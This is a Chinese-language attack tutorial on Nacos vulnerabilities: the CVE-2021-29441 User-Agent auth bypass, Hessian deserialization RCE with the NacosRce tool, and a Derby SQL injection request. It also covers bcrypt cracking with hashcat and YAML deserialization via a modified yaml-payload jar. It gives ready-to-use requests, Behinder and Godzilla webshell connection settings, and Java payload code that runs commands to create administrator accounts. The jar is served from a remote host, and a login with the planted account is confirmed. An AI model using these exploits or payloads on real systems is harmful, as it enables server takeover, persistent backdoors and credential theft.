Nacos组件漏洞

Nacos简介

Nacos 是阿里巴巴推出来的一个新开源项目，是一个更易于构建云原生应用的动态服务发现、配置管理和服务管理平台。致力于帮助发现、配置和管理微服务。Nacos 提供了一组简单易用的特性集，可以快速实现动态服务发现、服务配置、服务元数据及流量管理。

漏洞详情

该漏洞发生在nacos在进行认证授权操作时，会判断请求的user-agent是否为”Nacos-Server”，如果是的话则不进行任何认证。开发者原意是用来处理一些服务端对服务端的请求。但是由于配置的过于简单，并且将协商好的user-agent设置为Nacos-Server，直接硬编码在了代码里，导致了漏洞的出现。并且利用这个未授权漏洞，攻击者可以获取到用户名密码等敏感信息。

漏洞复现

1、Nacos未授权访问CVE-2021-29441

查看用户列表：http://192.168.x.x:8848/nacos/v1/auth/users?pageNo=1&pageSize=1
漏洞POC：直接访问如下链接

http://www.xxx.com/nacos/v1/auth/users?pageNo=1&pageSize=1


此时看到响应包中包含了系统存在的用户名nacos

nacos 的密码是 bcrypt 加密的，bcrypt 是一种非常难以破解的哈希类型

添加一个新用户。

exp Bash

```
POST /nacos/v1/auth/users?username=test1&password=test11 HTTP/1.1

pageNo=1&pageSize=10
```



成功添加了test1用户

2、Nacos Hessian 反序列化漏洞

影响范围：

Nacos 1.4.1+在单机模式下默认不开放7848端口，故该情况通常不受此漏洞影响。然而，1.4.0、2.x版本无论单机或集群模式均默认开放7848端口。

所以最终影响范围是：

1.4.0 <= Nacos < 1.4.6 使用cluster集群模式运行

2.0.0 <= Nacos < 2.2.3 任意模式启动均受到影响

利用工具：

https://github.com/c0olw/NacosRce

环境搭建：


https://github.com/alibaba/nacos/releases/download/2.2.0/nacos-server-2.2.0.tar.gz

然后

```bash
./startup.sh -m standalone
```

漏洞复现：

```bash
java -jar NacosRce.jar http://192.168.3.114:8848/nacos/ 7848 "whoami"
```




冰蝎连接

1、需要设置请求头x-client-data:rebeyond

2、设置Referer:https://www.google.com/

3、路径随意

4、密码rebeyond



哥斯拉连接


1、需要设置请求头x-client-data:godzilla


2、设置Referer:https://www.google.com/

3、路径随意

4、密码是pass 和 key


Shell Setting
基础配置
请求配置
URL
ttp://192.168.0.104:8848/nacos/
密码
pass
密钥
key
连接超时
3000
读取超时
60000
代理主机
127.0.0.1
代理端口
8888
备注
备注
GROUP
/
代理类型
NO_PROXY
编码
UTF-8
有效载荷
JavaDynamicPayload
加密器
JAVA_AES_BASE64
修改
测试连接


基础配置
请求配置
协议头
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Geck
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image
x-client-data: godzilla
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3
Referer: https://www.google.com/



3、Nacos Derby SQL 注入

可以和其它认证相关漏洞一起进行利用：可以和其它认证相关漏洞一起进行利用：

Nacos在derby端点存在sql注入

Bash

```
GET /nacos/v1/cs/ops/derby?sql=%73%65%6c%65%63%74%20%2a%20%66%72%6f%6d%20%75%73%65%72%73 HTTP/1.1
User-Agent: Nacos-Server
Host: x.x.x.x
```

4、Nacos密码解密

nacos 的密码是 bcrypt 加密的，bcrypt 是一种非常难以破解的哈希类型。以下是使用 hashcat 爆破 bcrypt 的使用示例：

Bash

```
┌──(root㉿kali)-[~]
└─# hashcat -a 0 -m 3200 hashes.txt rockyou.txt -w 3 -O -D 1,2 --show
$2a$10$fsuuomW1ACmALIPUHm3yEO96lx9IIj/2NI5ZDqLxrZ1Qge1Ks5Qs.:123456
$2a$10$HEJbb/tyNsPMVZgPwxXl8uJ3sTaPyVfKjgkeeu77G7Auz8D8BM90.:abc123
$2a$10$RSi69/C/eJtRFSYYe8d8g.oPAHNkMAilsp9wmgwnX42Y81kCQY3we:abc123
```

```
  7100 | macOS v10.8+ (PBKDF2-SHA512)                                | Operating System
  3200 | bcrypt $2*$, Blowfish (Unix)                                | Operating System
   500 | md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)                   | Operating System
  1500 | descrypt, DES (Unix), Traditional DES                       | Operating System
 29000 | sha1($salt.sha1(utf16le($username).':'.utf16le($pass)))     | Operating System
  7400 | sha256crypt $5$, SHA256 (Unix)                              | Operating System
  1800 | sha512crypt $6$, SHA512 (Unix)                              | Operating System
 24600 | SQLCipher                                                   | Database Server
```

Bash

```
-a     攻击模式，其值参考后面对参数。”-a 0”字典攻击，“-a 1” 组合攻击；“-a 3”掩码攻击。
-m     哈希类别，其NUM值参考其帮助信息下面的哈希类别值，其值为数字。如果不指定m值则默认指md5，例如-m 1800是sha512 Linux加密。
-w     指定工作模式(电力消耗)
-O     使用GPU模式进行破解时，可以使用 -O 参数自动进行优化
-D     定破解设备类型：1:CPU；2:GPU；3:FPGA, DSP, Co-Processor（多个用逗号分隔）
```

```
┌──(root㉿kali)-[~/gongju]
└─# hashcat -a 0 -m 3200 hash.txt /usr/share/wordlists/rockyou.txt -w 3  -O -D 1,2 --show
$2a$10$fsuuomW1ACmALIPUHm3yEO96lx9IIj/2NI5ZDqLxrZ1Qge1Ks5Qs.:123456
$2a$10$RSi69/C/eJtRFSYYe8d8g.oPAHNkMAilsp9wmgwnX42Y81kCQY3we:abc123

┌──(root㉿kali)-[~/gongju]
└─# cat hash.txt
$2a$10$4nc6wNNI2ibj/sOP/lhyouSv6hB3AtvizYQqMFZbmGMcODygsFqH6
$2a$10$fsuuomW1ACmALIPUHm3yEO96lx9IIj/2NI5ZDqLxrZ1Qge1Ks5Qs.
$2a$10$RSi69/C/eJtRFSYYe8d8g.oPAHNkMAilsp9wmgwnX42Y81kCQY3we
```

参考链接：https://www.cnblogs.com/wutou/p/17672213.html

5、Nacos-Client Yaml反序列化

工具准备

1、https://github.com/artsploit/yaml-payload/

Bash

```
javac src/artsploit/AwesomeScriptEngineFactory.java
jar -cvf yaml-payload.jar -C src/ .
```


输入想要执行的命令，生成yaml-payload.jar

```java
package artsploit;

import javax.script.ScriptEngine;
import javax.script.ScriptEngineFactory;
import java.io.IOException;
import java.util.List;

public class AwesomeScriptEngineFactory implements ScriptEngineFactory {

    public AwesomeScriptEngineFactory() {
        try {
            Runtime.getRuntime().exec("adduser test123");
            Runtime.getRuntime().exec("adduser newuser sudo");
        } catch (IOException e) {
            e.printStackTrace();
        }
    }

    @Override
    public String getEngineName() {
        return null;
    }

    @Override
    public String getEngineVersion() {
        return null;
    }

    @Override
    public List<String> getExtensions() {
        return null;
    }

    @Override
    public List<String> getMimeTypes() {
        return null;
    }
```

2、https://github.com/charonlight/NacosExploitGUI

漏洞复现

使用账号密码登录到后台，登陆后台http://172.30.12.6:8848/nacos



准备打 Nacos Client Yaml 反序列化漏洞，修改 artsploit/yaml-payload 制作一个恶意的 yaml-payload.jar 包。

只需要修改 AwesomeScriptEngineFactory.java 文件中的内容即可，此处建议直接添加个管理员账户：

```Bash
public AwesomeScriptEngineFactory() {
    try {
        Runtime.getRuntime().exec("net user h0ny Admin123AKB48 /add");
        Runtime.getRuntime().exec("net localgroup administrators h0ny /add");
    } catch (IOException e) {
        e.printStackTrace();
    }
}
```


编译并打成 jar 包：

```bash
root@kali-server:~# javac -version
javac 1.8.0_202
root@kali-server:~# javac src/artsploit/AwesomeScriptEngineFactory.java
root@kali-server:~# jar -cvf yaml-payload.jar -C src/ .
added manifest
ignoring entry META-INF/
adding: META-INF/services/(in = 0) (out= 0)(stored 0%)
adding: META-INF/services/javax.script.ScriptEngineFactory(in = 36) (out= 38)(deflated -5%)
adding: artsploit/(in = 0) (out= 0)(stored 0%)
adding: artsploit/AwesomeScriptEngineFactory.class(in = 1597) (out= 657)(deflated 58%)
adding: artsploit/AwesomeScriptEngineFactory.java(in = 1541) (out= 381)(deflated 75%)
```

将恶意的 yaml-payload.jar 包上传至 web01 主机上，并开启一个 http 服务：

```bash
root@web01:~# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
172.30.12.6 - - [29/Dec/2023 14:52:42] "GET /yaml-payload.jar HTTP/1.1" 200 -
```

使用NacosExploitGUI 让 nacos 服务器去从远程服务器加载恶意的 yaml-payload.jar 包：



在 web01 服务器接收到来自 172.30.12.6 主机的 http 请求后，测试用户是否添加成功：

```bash
root@kali-server:~# proxychains4 -q nxc rdp 172.30.12.6 -u h0ny -p Admin123AKB48 --local-auth
RDP         172.30.12.6     3389   Server02         [*] Windows 10 or Windows Server 2016 Build 17763 (name:Server02) (domain:Server02) (nla:True)
RDP         172.30.12.6     3389   Server02         [+] Server02\h0ny:Admin123AKB48 (Pwn3d!)
```

参看链接：

https://h0ny.github.io/posts/Hospital-%E6%98%A5%E7%A7%8B%E4%BA%91%E5%A2%83/#spring-boot-heapdump--shiro-deserialization

https://www.cnblogs.com/thebeastofwar/p/17920565.html#nacos-client-yaml%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96